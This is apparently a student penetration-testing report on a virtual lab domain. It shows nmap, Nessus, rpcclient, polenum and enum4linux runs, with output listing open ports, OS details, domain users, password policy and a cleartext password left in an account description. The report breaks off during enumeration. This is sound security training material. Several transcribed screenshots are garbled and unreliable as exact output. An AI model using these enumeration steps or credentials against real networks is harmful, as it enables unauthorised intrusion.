

Virtual Penetration testing

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Abstract

Penetration testing is the ability to actively test the security of systems that you have been tasked with penetrating. Below consists of how these tests were executed providing details of the information stored within the servers and clients. Furthermore, it can be concluded, that if important systems such as systems at banks, hospitals, businesses, etc. were to have vulnerable systems that it would be disastrous, considering that any attacker would be able to successfully infiltrate and gain information pertaining to their victim and anyone who might be connected to them, and so on. Towards the end it can be seen that there are some methods to be able to help patch any vulnerabilities that may help avoid such dangerous consequences.

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1. Introduction

Background

Penetration testing is a method used to deliberately expose vulnerabilities and use specialist knowledge in order to access protected information on a company/victim, and potentially provide a method to protect against intrusions. It is a concept that is from the 1960s when it was noticed that having multiple users on a system can pose a risk to the system's security.

While computer programs have been built for these very purposes, it is the human element that can find new vulnerabilities and new solutions, and therefore a significant factor in any form of penetration testing.

Aim

The aim is to conduct a penetration test to demonstrate the risks to the company network from a malicious hacker that has gotten inside. To achieve this the following objectives are to be achieved:

1. Scanning the network and any live PCs
2. Enumeration of the systems and servers
3. System hacking in regards to the gathered information

The above are the foundation to starting any and all penetration tests. And the methodology followed will be as stated as the objectives, while the tools used will be powerful and verbose ones, such as ping, 'nmap', 'nessus', Armitage, fgdump, and many more and will be shown below.

2. Procedure

i. Scanning

Firstly, when beginning a penetration test, it is usual to start with footprinting, or the observation of the victim, and information gathering, e.g. on the IP address (e.g. WHOIS) or the company/victim (online investigation).

Furthermore, if the IP addresses were not already provided for this case, one could use basic network scans in order to identify hosts that are active and most likely provide a range of IP addresses. Some methods used to identify if any PCs are live would be the SYN/ACK scans and the use of ‘ipconfig’. However, in this case there was no need.

With the use of the IP addresses that were provided, the next step is to use port scanners to identify if any ports are open, as well as to which ones are open. Though there were many methods to do this, ‘nmap’ was used considering that it is accurate and quite powerful.

With ‘nmap’ one can start by scanning the servers and any available PC’s on the network, and in this case it was the clients. This tool allows for all ports and other pieces of information to be probed and gauged, then displayed for the attacker, or the penetration tester in this case, to analyse and decide what to do. For this, there were a couple of tests that were done, a test for TCP and one for UDP.

Another important scan would be to identify the Operating system (OS) as this will allow for research to be done regarding the make and model and any relevant vulnerabilities/exploits.

Below are some screen-shots regarding the results of these tests.

TCP:

Figure 1 – Server 1 NMAP Results

```
Nmap done: 1 IP address [1 host up] scanned in 14.96 seconds
root@kali:~# nmap -sT 192.168.0.12
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:23 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address [0 hosts up] scanned in 0.55 seconds
root@kali:~# nmap -sT 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:23 EST
Nmap scan report for 192.168.0.1
Host is up (0.002s latency).
Not shown: 973 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
25/tcp    open  smtp
42/tcp    open  nameserver
53/tcp    open  domain
79/tcp    open  finger
80/tcp    open  http
80/tcp    open  http-sec
89/tcp    open  netatalk
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapsl
3289/tcp  open  globalcatLDAP
3289/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
49163/tcp open  unknown
49167/tcp open  unknown
```

Figure 2 - Server 2 'NMAP' Results



```
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0/16 10.0.0.0/8
nmap -v -IR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@kali: ~# nmap -sT 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:19 EST
Nmap scan report for 192.168.0.2
Host is up (0.0017s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
8080/tcp  open  http-proxy
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49163/tcp open  unknown
MAC Address: 00:0C:29:70:FC:E3 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 14.96 seconds
```

Figure 3 - Clients 'NMAP' Results



```
Nmap done: 1 IP address (1 host up) scanned in 15.30 seconds
root@kali: ~# nmap -sT 192.168.0.11
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:23 EST
Nmap scan report for 192.168.0.11
Host is up (0.00098s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49163/tcp open  unknown
MAC Address: 00:0C:29:8C:2C:74 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 14.74 seconds
root@kali: ~# nmap -sT 192.168.0.10
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:25 EST
Nmap scan report for 192.168.0.10
Host is up (0.00065s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:0C:29:4D:B0:53 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 14.76 seconds
root@kali: ~# nmap -sU 192.168.0.11
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:27 EST
```

UDP:

Figure 4 – Server 1 ‘NMAP’ Results

```
root@kali:~# nmap -sU 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 10:07 EST
Stats: 0:01:49 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 22.26% done; ETC: 10:14 (0:05:35 remaining)
Nmap scan report for 192.168.0.1
Host is up (0.00078s latency).
Not shown: 975 closed ports
PORT      STATE     SERVICE
42/udp    open|filtered nameserver
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhpc
88/udp    open|filtered kerberos-sec
123/udp   open      ntp
137/udp   open      netbios-ns
138/udp   open|filtered netbios-dgm
161/udp   open|filtered snmp
389/udp   open|filtered ldap
464/udp   open|filtered kpasswd5
500/udp   open|filtered isakmp
4506/udp  open|filtered nat-t-ike
5355/udp  open|filtered llmnr
62207/udp open      unknown
62575/udp open|filtered unknown
62677/udp open      unknown
62699/udp open      unknown
62958/udp open|filtered unknown
63420/udp open|filtered unknown
63555/udp open      unknown
64080/udp open|filtered unknown
64481/udp open      unknown
64513/udp open|filtered unknown
64590/udp open|filtered unknown
MAC Address: 00:0C:29:77:67:D6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 562.12 seconds
root@kali:~# nmap -sU 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 10:24 EST
```

Figure 5 – server 2 NMAP Results

```
Nmap scan report for 192.168.0.2
Host is up (0.00076s latency).
Not shown: 971 closed ports
PORT      STATE     SERVICE
42/udp    open|filtered nameserver
53/udp    open      domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhpc
88/udp    open|filtered kerberos-sec
123/udp   open      ntp
137/udp   open      netbios-ns
138/udp   open|filtered netbios-dgm
161/udp   open|filtered snmp
389/udp   open|filtered ldap
464/udp   open|filtered kpasswd5
500/udp   open|filtered isakmp
4506/udp  open|filtered nat-t-ike
5355/udp  open|filtered llmnr
50497/udp open      unknown
50612/udp open|filtered unknown
50798/udp open|filtered unknown
50943/udp open|filtered unknown
51233/udp open      unknown
51456/udp open      unknown
51554/udp open|filtered unknown
51586/udp open|filtered unknown
51690/udp open      unknown
51717/udp open      unknown
51905/udp open      unknown
51972/udp open      unknown
52144/udp open      unknown
52225/udp open      unknown
52593/udp open      unknown
MAC Address: 00:0C:29:70:F0:E3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1143.97 seconds
root@kali:~# nmap -sU 192.168.0.2
```

Figure 6- Clients ‘NMAP’ Results

```
root@kali: ~# nmap -sU 192.168.0.11
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:27 EST
Stats: 0:01:53 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 9.60% done; ETC: 09:45 (0:15:51 remaining)
Stats: 0:03:21 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 17.50% done; ETC: 09:45 (0:14:09 remaining)
Stats: 0:15:21 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 86.01% done; ETC: 09:45 (0:02:28 remaining)
Nmap scan report for 192.168.0.11
Host is up (0.00098s latency).
Not shown: 994 closed ports
PORT      STATE      SERVICE
123/udp   open|filtered  ntp
137/udp   open       netbios-ns
138/udp   open|filtered netbios-dgm
500/udp   open|filtered isakmp
4500/udp  open|filtered nat-t-like
5355/udp  open|filtered llmnr
MAC Address: 00:0C:29:BC:2C:74 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1069.26 seconds
root@kali: ~# nmap -sU 192.168.0.10
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 09:57 EST
Stats: 0:02:40 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 81.65% done; ETC: 10:00 (0:00:33 remaining)
Stats: 0:04:25 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 90.05% done; ETC: 10:01 (0:00:28 remaining)
Nmap scan report for 192.168.0.10
Host is up (0.00085s latency).
Not shown: 994 closed ports
PORT      STATE      SERVICE
123/udp   open|filtered  ntp
137/udp   open       netbios-ns
138/udp   open|filtered netbios-dgm
500/udp   open|filtered isakmp
4500/udp  open|filtered nat-t-like
5355/udp  open|filtered llmnr
MAC Address: 00:0C:29:4D:BD:53 (VMware)
```

With the above ‘nmap results’, it can be seen that the system has quite a few vulnerabilities that can be exploited, for example; the open telnet port. The telnet port, though while quick and efficient, is not encrypted, and it does not use a challenge/response method like SMB does. Therefore, when a user logs in, their password is sent in the clear.

However, when using ‘nmap’ it is possible to script a network scan. Considering there were more than one IP address provided, and having done more than one test each, scripting would provide a simpler and more efficient method of making sure that all the scans were done. However, there is relatively no impact on the time it would take for the tests to run individually compared to script. Furthermore, when using the ‘nmap’ tool it is possible to get the details of the OS as shown in the figure below (Figure 7 and Figure 8).

-A:

Figure 7 – Client 2 ‘NMAP’ Results

```
root@kali:~# nmap -A 192.168.0.11
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 11:21 EST
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 11:23 (0:01:02 remaining)
Nmap scan report for 192.168.0.11
Host is up (0.00096s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: UADCNNET)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49163/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:BC:2C:74 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:: - cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: CLIENT2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:bc:2c:74 (VMware)
| smb-os-discovery:
|_| OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|_| OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|_| Computer name: CLIENT2
|_| NetBIOS computer name: CLIENT2\x00
|_| Domain name: uadcnnet.com
|_| Forest name: uadcnnet.com
|_| FQDN: CLIENT2.uadcnnet.com
|_| System time: 2019-11-29T16:22:47+00:00
```

Figure 7b – Client 2 ‘NMAP’ Results

```
root@kali:~# 
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:: - cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: CLIENT2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:bc:2c:74 (VMware)
| smb-os-discovery:
|_| OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|_| OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|_| Computer name: CLIENT2
|_| NetBIOS computer name: CLIENT2\x00
|_| Domain name: uadcnnet.com
|_| Forest name: uadcnnet.com
|_| FQDN: CLIENT2.uadcnnet.com
|_| System time: 2019-11-29T16:22:47+00:00
| smb-security-mode:
|_| account_used: guest
|_| authentication_level: user
|_| challenge_response: supported
|_| message_signing: disabled (dangerous, but default)
|_| smb2-security-mode:
|_| 2.02:
|_|   Message signing enabled but not required
|_| smb2-time:
|_|   date: 2019-11-29T16:22:47
|_|   start_date: 2019-10-07T15:48:04

TRACEROUTE
HOP RTT      ADDRESS
1  0.96 ms 192.168.0.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.99 seconds
root@kali:~# 
```

-O:

Figure 8 – Client 2 ‘NMAP’ Results

```
root@kali: ~
9152/tcp open  msrpc      Microsoft Windows RPC
9153/tcp open  msrpc      Microsoft Windows RPC
9154/tcp open  msrpc      Microsoft Windows RPC
9155/tcp open  msrpc      Microsoft Windows RPC
9156/tcp open  msrpc      Microsoft Windows RPC
9163/tcp open  msrpc      Microsoft Windows RPC
AC Address: 00:0C:29:BC:2C:74 (VMware)
service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:microsoft:windows
service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
map done: 1 IP address (1 host up) scanned in 73.93 seconds
root@kali: # nmap -O 192.168.0.11
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 11:20 EST
map scan report for 192.168.0.11
Host is up (0.00088s latency).
Not shown: 991 closed ports
          STATE SERVICE
35/tcp   open  msrpc
39/tcp   open  netbios-ssn
45/tcp   open  microsoft-ds
9152/tcp open  unknown
9153/tcp open  unknown
9154/tcp open  unknown
9155/tcp open  unknown
9156/tcp open  unknown
9163/tcp open  unknown
AC Address: 00:0C:29:BC:2C:74 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
S  CPE: cpe:/o:microsoft:windows_7::: cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
S  details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

S  detection performed. Please report any incorrect results at https://nmap.org/submit/ .
map done: 1 IP address (1 host up) scanned in 15.78 seconds
root@kali: #
```

The most obvious method for identifying possible vulnerabilities would be taking note of the names that appear next to the ports that are stated as open, these names can easily be researched and an exploit found in order to gain access to the information stored within the system or complete remote access. (As in the figures above, the ‘nmap’ results and later the system hacking part)

Another method for scanning would be the use of ‘Nessus’, a powerful scanning tool that discovers known security problems, and with the use of the provided credentials, it was possible to use this tool in order to scan for any security vulnerabilities (Figure 9).

Figure 9a – Nessus Results showing groups for possible vulnerabilities




Figure 9b – Nessus Results




Figure 9c – Nessus Results

The screenshot shows the Nessus interface with the following navigation tabs: Hosts (2), Vulnerabilities (42), Remediations (1), and History (1). Below the tabs is a search bar labeled 'Search Actions' with a magnifying glass icon and the text '1 Action'. A table below the search bar displays one action item:

Action	Vulns	Hosts
PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.: Upgrade to PHP version 7.3.11 or later.	72	2

ii. Enumeration

Through enumeration, it is possible to do some more in-depth scans in order to probe the systems in a more intrusive way.


A successful enumeration test that was used was ‘RPCclient’. With the open msrpc port, this was successfully implemented , and helped attain further knowledge about the system and about the users, for example having looked up system information, domain and built-in users, and query such information (Figure 10). So, with the provided details of a user account it allows for a lot of information to be enumerated.

Figure 10a – RPCclient Results

The screenshot shows a terminal window titled 'root@kali: ~/Desktop'. The terminal output is as follows:

```
Enter WORKGROUP\test's password:  
Cannot connect to server. Error was NT_STATUS_LOGON_FAILURE  
root@kali:~/Desktop# rpcclient -U "test" 192.168.0.1  
Enter WORKGROUP\test's password:  
rpcclient $> srvinfo  
    192.168.0.1      Wk Sv PDC Tim NT  
    platform_id       :      500  
    os version        :      6.1  
    server type       : 0x80102b  
rpcclient $> querydominfo  
Domain:          UADCWNET  
Server:  
Comment:  
Total Users:     112  
Total Groups:    0  
Total Aliases:   17  
Sequence No:     1  
Force Logoff:    -1  
Domain Server State: 0x1  
Server Role:     ROLE_DOMAIN_PDC  
Unknown 3:        0x1  
rpcclient $> enum  
command not found: enum  
rpcclient $> enum
```


Figure 10b – RPCclient Results



```
Domain Server State: 0x1
Server Role: ROLE_DOMAIN_PDC
Unknown 3: 0x1
rpcclient $> enum
command not found: enum
rpcclient $> enum
enumalsgroups enumdomusers enummonitors enumprocs
enumdata enumdrivers enumports enumtrust
enumdataex enumforms enumprinters
enumdomains enumjobs enumprivs
enumdomgroups enumkey enumprodatatype
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[admin] rid:[0x3e8]
user:[R.Astley] rid:[0x456]
user:[C.Moreno] rid:[0x473]
user:[C.Griffin] rid:[0x474]
user:[I.Pratt] rid:[0x475]
user:[L.Burke] rid:[0x476]
user:[J.Johnson] rid:[0x477]
user:[T.Nunez] rid:[0x478]
user:[J.Stevenson] rid:[0x479]
```

Furthermore, another enumeration test done was the use of polenum, which uncovered more about the passwords, and can be filed away for future reference, with the possibility to access passwords of users (Figure 11).

Figure 11 – polenum Results



```
[+]sBuiltinst change Time: Thu, 21 Feb 2047 06:31:55 EST
unknown 2[0..31]...
[+] Password Info:for Domain: UADCWNET
group_rid: 0x201
[+] Minimum password length: 7
[+]lPasswordnhistorylength: 24
[+]oMaximum password age: 136 days 23 hours 58 minutes
[+] Password Complexity Flags:0010000
logon_count: 0x00000001
padding1[+].Domain Refuse Password Change: 0
logon_hr[+].Domain Password Store Cleartext: 1
rpclient $> que[+].Domain Password Lockout Admins: 0
Domain: [+]CDomain Password No Clear Change: 0
Server: [+] Domain Password No Anon Change: 0
Comment: [+] Domain Password Complex: 0
Total Users: 112
Total Gr[+]sMinimum password age: 1 day 4 minutes
Total Al[+]eReset7Account Lockout Counter:
Sequence[+]:Locked Account Duration:
Force Lo[+]fAccount Lockout Threshold: None
Domain S[+]eForcedeLog off1Time: Not Set
Server Role: ROLE_DOMAIN_PDC
Unknown 3: 0x1
root@kali:~#
```

Then, enum4linux allowed for more information on the users to be gained, e.g. RID, Account names, real names, description, as well as some hidden passwords, within the description, as shown in the below figure (Figure 12).

Figure 12 – enum4linux Results

```
The file "/root/Desktop/enum.txt" changed on disk. Reload ×

Astley Desc: (null)
index: 0xf15 RID: 0x48a acb: 0x00000210 Account: R.Boone Name: Rachael
Boone Desc: Jackie
index: 0xf08 RID: 0x47d acb: 0x00000210 Account: R.Knight Name: Roger
Knight Desc: aching
index: 0xf1e RID: 0x493 acb: 0x00000210 Account: R.Ramsey Name: Rudy
Ramsey Desc: Miles
index: 0xf13 RID: 0x488 acb: 0x00000210 Account: R.Soto Name: Rex Soto Desc:
pass:HARMvxgt879r6X|
index: 0xf2b RID: 0x4a0 acb: 0x00000210 Account: S.Franklin Name: Sidney
Franklin Desc: bulrush
index: 0xf11 RID: 0x486 acb: 0x00000210 Account: S.Reed Name: Sherri Reed
Desc: supercilious
index: 0xf25 RID: 0x49a acb: 0x00000210 Account: T.Harmon Name: Tyler
Harmon Desc: shadbush
index: 0xf03 RID: 0x478 acb: 0x00000210 Account: T.Nunez Name: Travis
Nunez Desc: lucrative
index: 0xf23 RID: 0x498 acb: 0x00000210 Account: T.Oliver Name: Tommie
